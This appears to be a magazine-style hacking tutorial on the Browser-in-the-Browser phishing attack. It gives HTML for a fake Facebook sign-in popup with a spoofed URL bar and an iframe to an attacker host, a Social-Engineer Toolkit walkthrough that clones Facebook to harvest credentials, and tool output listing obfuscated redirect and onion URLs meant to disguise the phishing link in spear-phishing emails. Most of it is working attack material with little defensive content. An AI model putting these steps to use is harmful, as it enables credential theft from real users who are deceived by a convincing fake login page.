
Let's host these files on a Wamp server. Using my knowledge from w3schools, I make few more changes to make the index page look more realistic.

"The sad truth about the entirety of so-called social engineering is that it is generally unsolvable on technical grounds."
- Cezary Cerekwicki, Product Security, Opera Software


```
index - Notepad
File Edit Format View Help
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="style.css">
  <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
</head>
<body>
<button id="clickme" style="background-color: #4267B2; border-radius: 8px; padding: 10px 24px; margin-left:auto;
margin-right: auto; margin-top: 2.5%; text-align: center; color: white; font-size: 16px; display: block; ">
SignUp With Facebook</button>
<div id="window" style="margin:auto; position: relative; bottom: 2.5%; display: none;">
<!-- Title bar start -->
<div id="title-bar-width">
  <div id="title-bar">
```



The default popup was having logo of Microsoft. I replaced even it with logo of Facebook.



These are the main important changes.


```
index - Notepad
File Edit Format View Help
<!-- Title bar start -->
<div id="title-bar-width">
  <div id="title-bar">
    <div style="margin-top:5px;">
      
      <span id="logo-description">Sign In Using Facebook</span>
    </div>
    <div>
      <span id="minimize">&#8212;</span>
      <span id="square">□</span>
      <span id="exit">×</span>
    </div>
  </div>
  <div id="url-bar">
    
  </div>
</div>
<!-- Content start -->
<iframe id="content" src="http://192.168.36.192/" frameborder="0"></iframe>
</div>
```

```
index - Notepad
File Edit Format View Help
    <div>
      <span id="minimize">&#8212;</span>
      <span id="square">□</span>
      <span id="exit">×</span>
    </div>
  </div>
  <div id="url-bar">
    
    <span id="domain-name">facebook.com</span>
    <span id="domain-path">/login</span>
  </div>
</div>
<!-- Content start -->
<iframe id="content" src="http://192.168.36.192/" frameborder="0"></iframe>
</div>
```

```
index - Notepad
File Edit Format View Help
    <span id="minimize">&#8212;</span>
    <span id="square">□</span>
    <span id="exit">×</span>
  </div>
</div>
<div id="url-bar">
  
  <span id="domain-name">facebook.com</span>
  <span id="domain-path">/login</span>
</div>
</div>
<!-- Content start -->
<iframe id="content" src="http://192.168.36.192/" frameborder="0"></iframe>
</div>
</body>
<script src="script.js"></script>
```


If you have noticed, the popup doesn't show any website. That's because we have not yet created a phishing site. Before I end Part 1, I would like to tell readers to note one important thing. The URL in the popup shown below again.

The URL doesn't invoke any suspicion in victims and seems exactly genuine. This is where BITB is more dangerous.



PART -2 Phishing Website

There are many ways to host a phishing site. Here, we will use Social Engineering Toolkit. Note that this has to be on another system. We are hosting it on Kali Linux having IP address 192.168.36.192. We have already explained how to create a phishing site with SET a number of times. So here, we are just providing a walkthrough.

The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

"This type of attack is a difficult to detect visually speaking because the fake window looks exactly the same as a real window with a few minor differences that are quite difficult to notice."
- Mt. Dox on Browser In The Browser Attack.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

- 99) Return back to the main menu.

set> 2

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

- 99) Return to Main Menu

set:webattack>3

`set:webattack>3`

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

`set:webattack>2`

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

`set:webattack>` IP address for the POST back in Harvester/Tabnabbing [192.168.36.192]:


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.36.192]:  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:https://www.facebook.com/
```


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.36.192]:  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:https://www.facebook.com/
```

```
[*] Cloning the website: https://login.facebook.com/login.php  
[*] This could take a little bit...
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:
```

The phishing site is ready and kicking. Let's test it. Go to the attacker controlled website page. This time when the popup opens, we see this.



Nice and clean. Nothing suspicious.

PART - 3

Spear Phishing Email

Here comes the most important part of Browser In The Browser Attack or in fact any phishing attack, Spear Phishing. Spear Phishing is where emails are sent to victims to lure them to the malicious website. In this attack, the victims are lured to the attacker-controlled website.

In our May 2021 Issue, we have explained in detail how a spear phishing email is crafted. So we start this part with a URL obfuscation and URL shortening. URL obfuscation and URL shortening is used in spear phishing attacks to hide the IP address and domain hackers use for phishing.

Here we list one tool that can be used for obfuscating the URL. It's named badurls. This can be installed as shown below.

```
(kali@kali)-[~/URL-obfuscator]
$ pip install badurls
Collecting badurls
  Downloading badurls-0.7.tar.gz (5.7 kB)
Building wheels for collected packages: badurls
  Building wheel for badurls (setup.py) ... done
  Created wheel for badurls: filename=badurls-0.7-py3-none-any.whl size=6037 sha256=fa4212b9f0586fb223d05feb7696625af78111771c4c62da84f42f4375f2868a
  Stored in directory: /home/kali/.cache/pip/wheels/97/c2/83/7ea5dc7d8aa3806327286f8bcc5a9bc15378b639a9e5a64f1c
Successfully built badurls
Installing collected packages: badurls
  WARNING: The script badurls is installed in '/home/kali/.local/bin' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed badurls-0.7

(kali@kali)-[~/URL-obfuscator]
$
```

Here's how it can be used to obfuscate the URL. For example, here we are trying to obfuscate the URL of attacker controlled website.

```
(kali@kali)-[~/URL-obfuscator]
$ /home/kali/.local/bin/badurls 127 x
Enter url: 192.168.36.1:8080/bitb2
/home/kali/URL-obfuscator/url_obfuscated.txt Generated!!!
Press to continue...

(kali@kali)-[~/URL-obfuscator]
$
```


The tool generates a lot of obfuscated URLs which are stored in url_obfuscated.txt file which can be seen below.

```
(kali@kali) - [~/URL-obfuscator]
$ cat /home/kali/URL-obfuscator/url_obfuscated.txt
--- URLs with Redirection Notice ---
https://www.google.com/url?q=http://192.168.36.1:8080/bitb2
https://google.com/url?q=http://192.168.36.1:8080/bitb2
https://facebook.com/l.php?u=http://192.168.36.1:8080/bitb2

--- URLs with No Redirection Warnings ---
https://via.hypothes.is/http://192.168.36.1:8080/bitb2
http://vk.com/away.php?to=http://192.168.36.1:8080/bitb2
https://googleweblight.com/i?u=http://192.168.36.1:8080/bitb2
http://l.wl.co/l?u=http://192.168.36.1:8080/bitb2
https://proxy-02.onionsearchengine.com/index.php?q=http://192.168.36.1:8080/bitb2
https://proxy-02.onionsearchengine.com/url.php?u=http://192.168.36.1:8080/bitb2
http://raspe.id.au/bypass/miniProxy.php?http://192.168.36.1:8080/bitb2
https://www.awin1.com/cread.php?awinmid=6798&awinaffid=673201&ued=http://192.168.36.1:8080/bitb2
https://www.anrdoezrs.net/click-6361382-15020510?url=http://192.168.36.1:8080/bitb2


--- ONION URLs ---
http://haystak5njsmn2hqkewecpaxetahtwhsbsa64jom2k22z5afxhnpxfid.onion/redirect.php?url=http://192.168.36.1:8080/bitb2
http://zgphrnyp45suenks3jcscwvc5zllyk3vz4izzw67puwlzabw4wwwufid.onion/url.php?u=http://192.168.36.1:8080/bitb2

--- Tor Onion URL Redirection [ only works for sites ending with .onion ] ---
https://ahmia.fi/search/search/redirect?search_term=cat&redirect_url=http://192.168.36.1:8080/bitb2
http://juhanurmihxlp77nkq76byazcldy2hlmovfu2epvl5ankdibsot4csyd.onion/search/search/redirect?search_term=cat&redirect_url=http://192.168.36.1:8080/bitb2

